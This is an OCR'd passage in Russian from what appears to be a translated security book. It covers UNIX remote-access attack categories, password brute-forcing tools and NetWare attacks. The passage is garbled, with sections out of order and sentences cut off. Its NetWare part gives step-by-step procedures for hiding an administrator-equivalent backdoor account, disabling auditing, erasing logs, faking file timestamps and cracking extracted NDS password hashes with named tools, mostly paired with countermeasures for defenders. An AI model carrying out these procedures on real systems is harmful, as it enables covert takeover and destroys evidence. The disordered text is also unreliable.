Взлом с использованием данных

Обсудив "притчу во языцех" — взлом с помощью подбора паролей, — можно перейти к другому методу, также ставшему стандартом "де факто" при получении удаленного доступа. Этот метод заключается в *использовании для взлома определенных данных* (data driven attack), отправляемых активной службе, что позволяет получить неожиданные или нежелательные результаты. Конечно, формулировка "неожиданные или нежелательные" достаточно субъективна. Все зависит от того, кто вы — хакер или же программист, разработавший соответствующую службу. С точки зрения взломщика, результат может быть более чем желательным, поскольку в этом случае он

Как вы помните из предыдущих глав, посвященных исследованию сети и инвентаризации сетевых ресурсов, одной из самых главных задач, которые необходимо решить взломщику на этом этапе, — это установить реальные идентификаторы пользователей системы. С этой целью могут использоваться такие службы, как `finger`, `rusers` и `sendmail`. Получив список пользовательских учетных записей, взломщик может попытаться получить доступ к интересующей его системе путем подбора пароля к одной из этих учетных записей. К сожалению, многие пользовательские учетные записи защищаются либо с помощью легко угадываемого пароля, либо вовсе не имеют пароля. Самым лучшим примером этого правила является учетная запись рядового пользователя, в которой, как правило, пользовательское имя и пароль идентичны. Чем больше пользователей имеют доступ к системе, тем больше вероятность, что в ней найдется по крайней мере один такой пользователь. Можете поверить нам на слово, на своем веку мы встречали тысячи подобных случаев, занимаясь проверкой безопасности разных компаний. Почему же это явление столь распространено? Все очень просто: во-первых, люди не задумываются о том, как нужно выбирать пароли, а во-вторых, от них никто этого не требует.

Хотя пароль можно подобрать вручную, зачастую для этого применяются утилиты, автоматизирующие этот процесс. Среди многочисленных общедоступных утилит такого рода можно выделить следующие.

V Brutus (`http://www.hoobie.net/brutus/`)

- `brute_web.c` (`http://packetstormsecurify.org/Exploit_Code_Archive/brute_web.c`)
- `pop.c` (`http://packetstorm.securify.com/groups/ADM/ADM-pop.c`)
- **TeeNet** (`http://www.phenoelit.de/tn/`)

A pwscan.pl, **входящая в состав пакета** VLAD **Scanner** (`http://razor.bindview.com/tools/vlad/index.shtml`)

О Защита от подбора паролей "в лоб"

Наилучшим способом защиты от подбора пароля является использование трудно угадываемых паролей. В идеальном случае желательно использовать механизм одноразовых паролей. Существует ряд бесплатных утилит (табл. 8.1), с помощью которых решение задачи подбора пароля можно значительно затруднить.

Таблица 8.1. Бесплатные утилиты, которые позволяют защититься от подбора паролей "в лоб"

Инструмент	Описание	Адрес
Crackiib	Средство генерации паролей	`http://www.users.dircon.co.uk/~crypto/download/cracklib,2.7.tgz`
Npasswd	Утилита, которую можно использовать вместо команды passwd	`http://www.utexas.edu/cc/unix/software/npasswd/`
Secure Remote Password	Новый механизм для выполнения безопасной аутентификации с помощью пароля и обмена ключами в сети любого типа	`http://www-cs-students.stanford.edu/~tjw/srp/`

- **Удаленный взлом с вовлечением пользователей.** Вы отключили все службы системы UNIX и полагаете, что обеспечили безопасность? Не спешите с выводами! А что, если кто-то из пользователей попробует открыть страницу по адресу вроде `www.evilhacker.org` и броузер выполнит вредоносный код, в результате чего будет установлено обратное соединение *с* этим узлом? Тогда компьютер, находящийся по адресу `evilhacker.org`, сможет получить доступ к пользовательскому компьютеру. Трудно даже представить, какие последствия может повлечь за собой работа в Web под именем пользователя root!

А **Атаки в режиме неупорядоченной обработки пакетов.** А что, если уязвим сам сетевой анализатор пакетов (например, `tcpdump`)? Система может подвергаться атакам даже при выполнении анализа сетевого трафика. Будьте уверены, взломщик сможет отправить тщательно разработанный пакет, который приведет вашу программу-анализатор, а заодно и вас, в состояние настоящего кошмара.

В этом разделе мы рассмотрим типичные методы удаленных атак, которые подпадают под одну из приведенных выше категорий. Если вы хотите понять, как взломщику удалось проникнуть в систему, попробуйте найти ответы на четыре следующих вопроса.

1. Используются ли службы, находящиеся в состоянии ожидания запросов?
2. Поддерживает ли система маршрутизацию?
3. Выполнял ли пользователь или пользовательская программа команду, которая могла стать причиной нарушения системы защиты?
4. Работает ли ваш сетевой адаптер в режиме неупорядоченной обработки пакетов, что приводит к возможности захвата пакетов с потенциально опасным содержимым?

Мы уверены, что вы дадите положительный ответ по крайней мере на один из этих вопросов.

Подбор паролей

Популярность	8
Простота	7
Опасность	7
Степень риска	7

Обсуждение возможных методов взлома системы UNIX мы начнем с одного из самых популярных — подбора пароля путем *простого перебора всех возможных вариантов,* т.е. атаки "в лоб" (brute force attack). Такой подход может претить эстету-хакеру, но, так или иначе, он был и остается одним из самых эффективных способов получения доступа к системе UNIX. Взлом путем перебора представляет собой не что иное, как подбор комбинации "идентификатор UID/пароль" для получения доступа к службе, которая до предоставления определенных привилегий выполняет аутентификацию пользователя. Среди самых популярных служб, которые чаще всего подвергаются подобным атакам, можно выделить следующие.

T telnet
- FTP (File Transfer Protocol)
- r-утилиты (rlogin, rsh и т.д.)
- Secure Shell (`ssh`)
- Имена доступа SNMP
- POP (Post Office Protocol)

A HTTP/HTTPS (Hyper Text Transport Protocol)

Удаленный доступ

Как уже говорилось выше, для удаленного доступа используется локальная сеть или какой-либо другой коммуникационный канал, такой как модемная связь с системой UNIX, выступающей в роли сервера удаленного доступа. Исходя из нашего опыта, мы можем сказать, что большинство организаций заботится именно о безопасности удаленного доступа, осуществляемого по каналам аналоговой связи или ISDN. Однако мы ограничим наше исследование лишь методами получения доступа к системе UNIX по сети через протокол TCP/IP. В конце концов, протокол TCP/IP является "краеугольным камнем" Internet, поэтому именно эта тема заслуживает первоочередного внимания при обсуждении вопросов обеспечения безопасности UNIX.

Средства массовой информации создали некий миф вокруг темы нарушения системы защиты UNIX, согласно которому для этого нужно проявить определенное искусство, граничащее с мистикой. На самом деле существует четыре вполне реальных основных метода для удаленного проникновения через систему защиты UNIX.

1. Проникновение через службу, находящуюся в состоянии ожидания запросов (например, TCP/UDP).
2. Использование в качестве плацдарма системы UNIX, обеспечивающей безопасность двух или более сетей.
3. Применение методов удаленного взлома, подразумевающих скрытое вовлечение пользователей (созданный с преступным умыслом специальный Web-узел, электронная почта с вложенным "троянским конем" и т.д.).
4. Использование процесса или программы, переводящих сетевой адаптер в режим неупорядоченной обработки пакетов.

Давайте рассмотрим несколько примеров, которые помогут нам лучше разобраться в различных типах атак, относящихся к одной из этих категорий.

- **Проникновение через службу, находящуюся в состоянии ожидания запросов.** Кто-то дает вам идентификатор пользователя и пароль и говорит: "Взломай мою систему". Именно так обстоит дело с проникновением через службу, находящуюся в режиме ожидания. Действительно, как можно зарегистрироваться в системе, если в ней не запущены службы, позволяющие интерактивную регистрацию (telnet, ftp, rlogin или ssh)? А как насчет обнаруженных лишь на этой неделе очередных изъянов службы wuftp? В вашей системе они имеются? Вполне возможно, однако взломщики, скорее всего, будут использовать для получения доступа службу wuftp только в том случае, если она запущена и находится в состоянии ожидания. Таким образом, можно жестко сформулировать правило: доступ через службу можно получить тогда и только тогда, когда она находится в состоянии ожидания запросов. В противном случае удаленный доступ через нее получить невозможно.
- **Использование брандмауэра в качестве маршрутизатора.** Через ваш брандмауэр, на котором установлена система UNIX, в сеть проник взломщик. "Этого не может быть, — скажете вы, — ведь мы не поддерживаем никаких входящих служб!" Во многих случаях взломщики обходят брандмауэры UNIX путем маршрутизации своих пакетов через брандмауэры под видом пакетов, предназначенных для внутренних систем. Эта уловка срабатывает, поскольку в ядре UNIX по умолчанию включен режим пересылки IP-пакетов для тех приложений, которым такой режим нужен. Поэтому очень часто взломщику и не нужно взламывать сам брандмауэр — достаточно использовать его в качестве маршрутизатора.

T Провести исследование сети, в которой находится целевой компьютер.

- Составить схему соответствия атрибутов, таких как операционная система, архитектура, номера версий запущенных служб и т.д., с перечнем известных уязвимых мест и методов проникновения.
- Идентифицировать ключевые системы и отобрать из них те, на которых стоит сконцентрировать усилия.

A Отобрать потенциальные точки проникновения и определить их приоритеты.

Удаленный и локальный доступ

Остальной материал данной главы разбит на две части, первая из которых посвящена использованию удаленного доступа, а вторая — локального. *Удаленный доступ* (remote access) определяется как доступ к системе, получаемый по сети (например, через сетевую службу, находящуюся в состоянии ожидания) или по другим коммуникационным каналам. О *локальном доступе* (local access) говорят в тех случаях, когда в распоряжении взломщика уже имеется интерактивный доступ к командной оболочке (command shell) или учетная запись для регистрации в системе (login). Попытки взлома при наличии локального доступа называются также *атаками, направленными на расширение привилегий* (privilege escalation attack). Важно понимать взаимосвязь удаленного и локального доступа. Логическая последовательность выполняемых взломщиком действий заключается в проникновении с помощью удаленного доступа, используя какой-либо изъян в защите службы, находящейся в состоянии ожидания запросов, с последующим получением локального доступа к командной оболочке. После получения интерактивного доступа к командной строке взломщик считается локальным пользователем системы. Поэтому сначала мы попытаемся логически отделить те типы взломов, которые используются для получения удаленного доступа, а затем рассмотрим соответствующие примеры. После этого мы покажем типичные методы, с помощью которых хакер, получивший удаленный доступ, может расширить свои локальные привилегии с целью сбора информации о локальной системе. Впоследствии с помощью этой информации он может попытаться расширить сферу своего влияния. Необходимо подчеркнуть, что данная глава, конечно же, не является исчерпывающим руководством по обеспечению безопасности системы UNIX. Если вам нужна более подробная информация, можно порекомендовать книгу *Practical UNIX & Internet Security* Симеона Гарфинкеля (Simson Garfinkel) и Джена Спаффорда (Gene Spafford). Кроме того, ограниченный объем данной главы не позволяет включить в нее описание всех возможных методов проникновения в систему UNIX, особенно с учетом всего разнообразия ее клонов и версий. Для всестороннего анализа этих вопросов потребовалась бы отдельная книга. Кроме того следует заметить, что хакингу Linux целиком посвящена книга Брайана Хатча, Джеймса Ли и Джорджа Курца *Секреты хакеров. Безопасность Linux — готовые решения* Издательского дома "Вильяме". В данной главе мы лишь попытаемся определить категории возможных методов взлома и изложить их теоретические основы. При появлении новых методов атак эта информация позволит быстрее разобраться, как эти методы работают, даже если в литературе вы не найдете соответствующего описания. Как видите, мы предпочитаем не просто один раз "накормить голодного", а "научить его ловить рыбу, чтобы он смог сам прокормить себя в любое время".

прежде чем приступать к глубокому исследованию системы, необходимо провести тщательную подготовку, позволяющую получить как можно более полную картину сетевого окружения и конфигурации изучаемой системы. Сбор информации должен быть как можно более тщательным, чтобы не упустить из виду ни одной детали. Только после получения такой информации можно делать какие-то предположения о потенциальных изъянах, которые могут присутствовать в системе защиты изучаемого компьютера. Этот процесс называется составлением схемы уязвимых мест.

Составление схемы уязвимых мест

Составление схемы уязвимых мест (vulnerability mapping) — это процесс нахождения соответствия между определенными атрибутами безопасности системы и соответствующими явными или потенциальными изъянами. Данный этап является критичным при проведении реального обследования системы, поэтому его важность нельзя недооценивать. Взломщик должен обязательно составить схему, показывающую, как атрибуты, такие как находящиеся в состоянии ожидания службы, определенные версии запущенных серверов (например, Apache 1.3.9 для HTTP и `sendmail` 9.9.10 — для SMTP), архитектура системы, информация о пользовательских именах и т.д., соотносятся с потенциальными дефектами системы защиты. Для выполнения этой задачи взломщик может воспользоваться одним из следующих методов.

- Вручную определить, как соотносятся определенные атрибуты системы с информацией о выявленных недостатках, которую можно получить из общедоступных источников, например бюллетеня Bugtraq, на Web-узле координационного центра CERT (Computer Emergency Response Team), специализирующегося на изучении проблем безопасности Internet (`http://www.cert.org`), и от непосредственных разработчиков тех или иных продуктов. Хотя этот процесс достаточно длителен и утомителен, в результате можно получить очень подробную картину потенциальных уязвимых мест без необходимости непосредственного изучения в интерактивном режиме интересующей взломщика системы.
- Применить общедоступные специальные инструменты (exploit), которые можно найти в разнообразных списках рассылки, посвященных вопросам безопасности, и на многочисленных Web-узлах. Кроме того, взломщик может написать собственный программный код. Такие программы могут определить наличие реальных уязвимых мест с высокой степенью точности.
- НА WEB-УЗЛЕ ▲ Использовать средства, предназначенные для автоматического сканирования систем в поисках уязвимых мест. В частности, одним из таких инструментов является утилита nessus (`http://www.nessus.org`).

У каждого из этих методов имеются свои преимущества и недостатки. Однако необходимо отметить, что только взломщики с низкой квалификацией (так называемые "script kiddies" — малыши) пропускают этап составления схемы уязвимых мест, сразу же пытаясь применить к интересующей их системе первый попавшийся инструмент, не имея ни малейшего представления о том, как и почему данный инструмент может привести к получению результата. Мы нередко были свидетелями реальных попыток взлома с помощью утилит, предназначенных для использования в системе UNIX, которые применялись для проникновения в систему Windows NT. Нет необходимости говорить о том, что такие горе-взломщики сразу же выдавали свою некомпетентность и никогда не добивались желаемого результата. В следующем списке приведена последовательность операций, которые необходимо выполнить при составлении схемы уязвимых мест

Бытует мнение, что стремление получить доступ к системе UNIX в качестве пользователя root столь же неискоренимо, как наркотическая зависимость. Причина интереса к таким привилегиям уходит корнями *в* те времена, когда система UNIX только появилась на свет, поэтому мы предпримем небольшой исторический экскурс и напомним, как эта система возникла и как развивалась.

root: в поисках сокровища

В 1969 году Кен Томпсон (Ken Thompson), к которому несколько позднее присоединился его коллега по работе в компании AT&T Дэнис Ричи (Denis Richie), решили, что проект MULTICS (Multiplexed Information and Computing System) развивается слишком медленно. Они приняли решение "подтолкнуть" этот проект, и в результате появилась новая операционная система, названная UNIX, которая навсегда изменила мир компьютеров. Система UNIX проектировалась как мощная, устойчивая, многопользовательская операционная система, которая должна была показывать прекрасные результаты при выполнении программ, особенно небольших программ, названных *инструментами* (tool). Обеспечение безопасности не было ключевым требованием к системе, однако при правильном подходе к настройке UNIX может обеспечивать высокую степень защиты. Популярность UNIX стала результатом ее открытости для доработок и расширений функций ядра системы, а также благодаря многочисленным небольшим инструментам, делающей эту систему столь мощной. Первые работы по созданию и развитию UNIX велись в основном в компании Bell Labs или в университетах, где безопасность обеспечивалась путем физических мероприятий. Иными словами, любой, кто имел физический доступ к системе UNIX, автоматически считался авторизированным пользователем. Очень часто защита учетной записи root с помощью пароля считалась чем-то ненужным и раздражающим, в связи с чем она отключалась.

Хотя за последние 30 лет операционная система UNIX и ее клоны были значительно усовершенствованы, отношение к безопасности в UNIX изменилось незначительно. Многие недобросовестные разработчики и хакеры изучают ее исходный код в поиске изъянов в системе защиты. Более того, считается престижным опубликовать сведения о найденном недостатке в каком-нибудь списке рассылки, посвященном вопросам безопасности, например Bugtraq. В этой главе мы также будем вести себя как хакеры, чтобы узнать, как можно получить скрытый доступ к системе в качестве пользователя root и зачем это нужно. При чтении материала этой главы не забывайте, что в системе UNIX имеется два уровня доступа — в качестве всемогущего суперпользователя root и в качестве любого другого пользователя. Таким образом, суперпользователя не может заменить никто!

Краткий обзор

Как вы, должно быть, помните, в главах 1-3 мы рассматривали, как идентифицировать систему, работающую под управлением UNIX, и провести инвентаризацию информации, доступной на этой системе. Для этого мы использовали средства сканирования портов, такие как `nmap`, позволяющие установить перечень открытых TCP/UDP-портов, а также определить версию операционной системы или устройства. Для инвентаризации служб RPC и точек монтирования NFS мы использовали, соответственно, утилиты `rpcinfo` и `showmount`. Мы также использовали такую универсальную утилиту, как netcat (nc) для сбора маркеров, с помощью которых можно легко установить, какие приложения и каких версий используются на исследуемом компьютере. В этой главе мы продолжим изучение методов исследования системы UNIX. Необходимо помнить, что,

09
VBVJJ
AAMHT JUNA

1. Запустите утилиту `auditcon`.
2. Выберите команду Audit Directory Services.
3. Выберите команду Audit Directory Tree.
4. Выберите контейнер, для которого нужно подключить систему аудита, и нажмите клавишу <F10>.
5. Выберите команду Enable Container Auditing.
6. Нажимайте клавишу <Esc> до тех пор, пока не вернетесь в главное меню.
7. Выберите команду Enable Volume Auditing.
8. Выберите команду Auditing Configuration.
9. Выберите Audit By Event.
10. Выберите Audit By User Events.
11. Включите режим Grant Trustee.

НА ЗАМЕТКУ Конечно, данный метод предполагает, что взломщики не окажутся достаточно умными и перед созданием "потайного хода" не отключат систему аудита.

Резюме


Несмотря на большой путь, пройденный компанией Novell в процессе разработки надежной сетевой операционной системы, многие вопросы обеспечения безопасности оказались вне ее поля зрения. В данной главе вы увидели, насколько легко предпринять атаку на сервер NetWare, получить доступ к дереву NDS и серверу на уровне пользователей, а затем — с правами администратора. Были рассмотрены различные слабые стороны системы NetWare, а также средства, с помощью которых взломщик может получить полный контроль на всем деревом NDS.

Для каждого из описанных изъянов существуют соответствующие контрмеры, и многие из них сводятся, по существу, к одношаговой процедуре. Эти методы защиты являются очень простыми, однако далеко не все администраторы понимают важность их использования. Оставайтесь бдительными и постоянно следите за обнаруженными новыми изъянами и приемами хакинга системы NetWare.

8. Модифицируйте фильтр наследуемых прав (inherited rights filter — IRF) контейнера, отменив права Browse и Supervisor.

ВНИМАНИЕ При выполнении п. 8 будьте осторожны, поскольку после этого контейнер и созданный объект-пользователь станут невидимыми для всех пользователей, включая Admin. Администраторы не смогут увидеть или удалить этот объект. Сокрытие объекта от администратора оказывается возможным из-за того, что в дереве NDS можно отменить права Supervisor для любого объекта или свойства.

9. Теперь зарегистрируйтесь с помощью только что созданного "потайного хода". Не забывайте, что в дереве вы не сможете увидеть новый контейнер. Следовательно, в процессе регистрации потребуется ввести контекст вручную, как видно на следующем рисунке.



Для получения более подробной информации обратитесь на Web-узел хакерской лаборатории NMRC (Nomad Mobile Research Centre) (`http://www.nmrc.org`). Симпл Номад (Simple Nomad) подробно описал эту технологию в разделе Unofficial Hack FAQ ПО адресу `http://www.nmrc.org/faqs/hackfaq/ hackfaq.html`.

О Контрмеры: "потайные ходы"

Для защиты от подобных нападений можно использовать несколько средств, как свободно распространяемых, так и коммерческих.

Среди коммерческих программных продуктов можно порекомендовать набор средств администрирования EMS/NOSadmin версии 6 (`http://www.bindview.com`) от компании BindView. Ее можно использовать для поиска скрытых объектов.

Из категории свободно распространяемого программного обеспечения заслуживает внимания программа Hidden Object Locator, которую можно найти по адресу `http://www.netwarefiles.com/utils/hobjloc.zip`. Эта программа запускается на сервере в качестве модуля NLM и выполняет сканирование дерева NDS на предмет поиска объектов, у которых отсутствуют права просмотра для зарегистрированных пользователей (обычно Admin). Эта программа имеет небольшой размер *(87* Кбайт) и абсолютна бесплатна, что делает ее прекрасным решением проблемы скрытых объектов.

Компания Novell предоставляет лишь один метод решения описанной проблемы — подключение системы аудита. С помощью утилиты `SYS:PUBLIC\auditcon` можно регистрировать событие Grant Trustee.


5. Выделите каждый из файлов и нажмите клавишу <F10>, чтобы подключить систему аудита и приступить к записи сообщений.
6. Выйдите из утилиты `auditcon`.

"Потайные ходы"

Популярность	*7*
Простота	*7*
Опасность	*10*
Степень риска	*8*


Самым эффективным "потайным ходом" системы NetWare является то, чего вы никогда не сможете добиться самостоятельно,— "осиротевшие" объекты (orphaned object). Использование скрытого объекта `OU` (organizational Unit), содержащего пользователя с правами, эквивалентными администратору, и правами опекунства на свой собственный контейнер, позволит эффективно скрыть этот объект.

1. Зарегистрируйтесь в дереве NDS в качестве администратора или с эквивалентными правами.
2. Запустите утилиту NetWare Administrator (`nwadmn3x.exe`).
3. В глубине дерева создайте новый контейнер. Щелкните правой кнопкой на существующем объекте `OU` и создайте новый объект `OU`, выбрав команду Create, а затем — элемент Organizational Unit.
4. Внутри этого контейнера создайте новый объект-пользователь. Щелкните правой кнопкой на новом контейнере, выберите команду Create, а затем — элемент User.
5. Предоставьте объекту-пользователю полные права опекунства на его собственный объект. Щелкните правой кнопкой на новом пользователе и выберите команду Trustees of this Object. Теперь пользователь является явным опекуном.
6. Назначьте этому пользователю полные права опекунства на новый контейнер. Щелкните правой кнопкой на новом контейнере и выберите команду Trustees of this Object. Сделайте объект-пользователь явным опекуном нового контейнера, установив все флажки, как показано на следующем рисунке.



7. Измените свойства пользователя таким образом, чтобы он получил права, эквивалентные администратору. Щелкните правой кнопкой на объекте-пользователе, выберите в появившемся контекстном меню команду Details, перейдите во вкладку Security Equal To, щелкните на кнопке Add и выберите Admin.

1. Запустите утилиту `filer` из каталога `SYS:PUBLIC`.
2. Выберите команду Manage files and directories.
3. Найдите каталог, в котором расположен требуемый файл.
4. Выделите его.
5. Выберите команду View/Set file information.
6. Измените значения полей Last accessed date и Last modified date, как показано на следующем рисунке.



Журналы консольных сообщений

Утилита `conlog.nlm` предоставляет возможность записи консольных сообщений и ошибок, например о выявлении вторжений и блокировании учетных записей. Однако это средство аудита можно легко обойти. Получив доступ к утилите rconsole, взломщик без проблем может ввести команду unload conlog, отключив режим регистрации сообщений в файле, а затем снова включив этот режим и возобновив запись сообщений в совершенно новый файл `console.log`. При этом предыдущий файл удаляется, а вместе с ним и все записанные ошибки и сообщения. Грамотный системный администратор должен рассматривать такую ситуацию как попытку взлома. К сожалению, на практике ее иногда относят к разряду необъяснимого.

Системные ошибки и сообщения, генерируемые в процессе загрузки сервера и выполнения им операций, постоянно регистрируются в файле `SYS:SYSTEM\sys$err.log`. Обладая привилегиями администратора, взломщик способен отредактировать этот файл и удалить из него сообщения, связанные с его деятельностью, включая блокирование используемой им учетной записи.

О Контрмеры: редактирование журналов регистрации

Следите за изменениями файлов `console.log` и `sys$err.log`. Порекомендовать какие-либо простые способы защиты нельзя. Контролируйте администраторов (или взломщиков), которые знают о том, что решаемая ими задача может оказаться неразрешимой. И проверяйте содержимое файлов журналов в надежде на то, что в них найдут отражение сообщения об отключении системы аудита.

1. Запустите утилиту `SYS:PUBLIC\auditcon`.
2. Выберите команду Audit configuration.
3. Выберите команду Audit by file/Directory.
4. Найдите файлы `SYS:ETC\console.log` и `SYS:SYSTEM\sys$err.log`.

В диалоговом окне программы Imp отобразится полное дерево с каждым пользователем и длиной его пароля, как видно из рис. 7.8. Эта информация важна по двум следующим причинам.

Т Эти данные помогут узнать, какой длины пароли используются.

А Вы сможете управлять процессом прямого взлома (который наверняка займет какое-то время) и направить атаку на получение лишь коротких паролей (до семи или восьми символов).

Редактирование журналов регистрации

Популярность	*6*
Простота	*6*
Опасность	*8*
Степень риска	*7*

Профессиональные взломщики обязательно выполнят эту задачу, чтобы скрыть следы своей деятельности. Сделать это можно, отключив систему аудита, изменив время последнего обращения и модификации файлов, а также откорректировав файлы журналов.

Отключение системы аудита

При выполнении своих злонамеренных действий умные взломщики обязательно проверят, активизирована ли система аудита, а затем отключат регистрацию определенных событий. Вот несколько шагов, которые предпримет взломщик, чтобы отключить систему аудита для службы каталогов и серверов.

1. Запустите утилиту `auditcon` из каталога `SYS:\PUBLIC`.
2. Выберите команду Audit Directory Services.
3. Выберите требуемый контейнер и нажмите клавишу <F10>.
4. Выберите команду Auditing Configuration.
5. Выберите команду Disable Container Auditing.
6. Теперь можно приступать к добавлению контейнеров и пользователей в выбранный контейнер.


9 Изменение атрибутов файлов

Если взломщик изменил файл `autoexec.ncf` или `netinfo.cfg`, то ему вряд ли захочется, чтобы об этом кому-либо стало известно. Для изменения даты последнего обращения к этим файлам прекрасно подходит утилита `SYS:PUBLIC\filer`. Как и команда touch систем UNIX и NT, `filer`— это утилита DOS, предназначенная для поиска файлов и изменения их атрибутов. Модифицировать атрибуты файла очень просто. Для этого нужно выполнить следующие действия.

4. Запустите утилиту crypto или crypto2 для взлома файла `password.nds` "в лоб" или взлома с использованием словаря, как показано на следующем рисунке.

crypto –u Admin

crypto2 dict.txt -u deoane



Imp 2.0

Программа Imp, разработанная Шейдом (Shade), имеет графический интерфейс и позволяет использовать оба режима: прямого взлома и взлома с использованием словаря. Второй режим оказывается чрезвычайно быстрым: при использовании словаря размером 933,224 слова весь процесс на компьютере с процессором Pentium II/200 МГц занимает лишь несколько минут. Единственным ограничением программы Imp является то, что пароли всех учетных записей должны иметь одну и ту же длину (к счастью, Imp рядом с именем пользователя отображает и длину пароля). Программу Imp можно найти по адресу `http://www.wastelands.gen.nz/`.

К четырем файлам NDS, скопированным с помощью сценария NetBasic или сгенерированным с использованием утилиты `extract` из пакета Pandora, относятся файлы `block.nds`, `entry.nds`, `partitio.nds` и `value.nds`. Для того чтобы приступить к взлому, достаточно иметь в своем распоряжении лишь файл `partitio.nds`. Запустите программу Imp и загрузите файл с диска. Затем установите требуемый режим взлома и запустите процесс на выполнение.




Рис. 7.8. Программа Imp предоставляет важную информацию, которая помогает осуществлять направленные атаки

О Контрмеры: "захват" файлов NDS

Меры защиты против "захвата" данных NDS сводятся к уменьшению количества средств, которые могут быть для этого использованы.

1. Зашифруйте пароль утилиты rconsole, как описывалось выше.
2. Удалите модуль `netbasic.nlm` из каталога `SYS:\SYSTEM` и примените к этому каталогу утилиту purge. Как правило, этот модуль оказывается ненужным.

9 Взлом файлов NDS

Как только взломщики смогли скопировать файлы NDS, можно считать, что они выполнили большую часть поставленной задачи. Сделайте все возможное, чтобы не допустить этого. Как только получены файлы NDS, взломщики, скорее всего, предпримут попытку взломать эти файлы, воспользовавшись специальными средствами. Для этого подойдет любая из свободно распространяемых программ, например Imp, разработанная Шейдом (Shade), или утилиты `crypto/crypto2` из пакета Pandora.

С точки зрения администратора, совсем не лишним будет загрузить свои собственные файлы NDS, воспользовавшись описанными выше приемами, а затем попробовать их взломать. При этом можно применить очень большой файл словаря. Когда будет получен пароль пользователя, его можно уведомить об этом и попросить, чтобы пароль был изменен. Помимо реализованной политики аудита подобные изыскания могут оказаться очень информативными и позволят оценить промежуток времени, в течение которого относительно безопасно использовать одни и те же пароли.

Для взлома файлов NDS могут пригодиться также утилиты crypto и crypto2. Кроме того, их можно применять для взлома с использованием словаря. Для того чтобы приступить к взлому, выполните следующие действия.

1. **Скопируйте файл** `backup.nds` или `backup.ds` **в каталог** \PANDORA\EXE.
2. С помощью утилиты `extract` извлеките из файла `backup.nds` четыре файла NDS.

   extract -d
3. Для извлечения из файлов NDS хэш-кодов паролей и создания файла `password.nds` снова воспользуйтесь утилитой `extract`, как показано на следующем рисунке.

   extract -n

work File System) является одной из самых популярных файловых систем, предназначенных для поддержки сетевой обработки данных. Система NFS обеспечивает пользователям и приложениям прозрачный доступ к файлам и каталогам удаленных систем, как если бы эти файлы и каталоги были локальными. NFS была разработана компанией Sun Microsystems, и за годы, прошедшие после выхода версий 1 и 2, была значительно усовершенствована. В настоящее время система NFS версии 3 используется в большинстве современных клонов UNIX. Именно поэтому администратор любой системы, разрешающей удаленный доступ к экспортируемой файловой системе, должен быть особенно бдительным. Вероятность использования системы NFS для проникновения в сеть очень высока, а нарушения такого рода являются одними из самых распространенных нарушений безопасности UNJX. Это связано, прежде всего, с тем, что в сервере NFS (mountd) уже выявлено очень много потенциальных ошибок, приводящих к переполнению буфера. Кроме того, системой NFS используются службы RPC, что позволяет взломщикам смонтировать удаленную файловую систему. Большинство проблем, связанных с безопасностью NFS, имеет то или иное отношение к объектам, называемым *дескрипторами файлов* (file handle). Дескрипторы файлов — это уникальные маркеры, позволяющие однозначно идентифицировать каждый файл и каталог удаленного сервера. Если взломщику удастся выведать или подобрать дескриптор удаленного файла, он сможет легко получить к нему доступ.

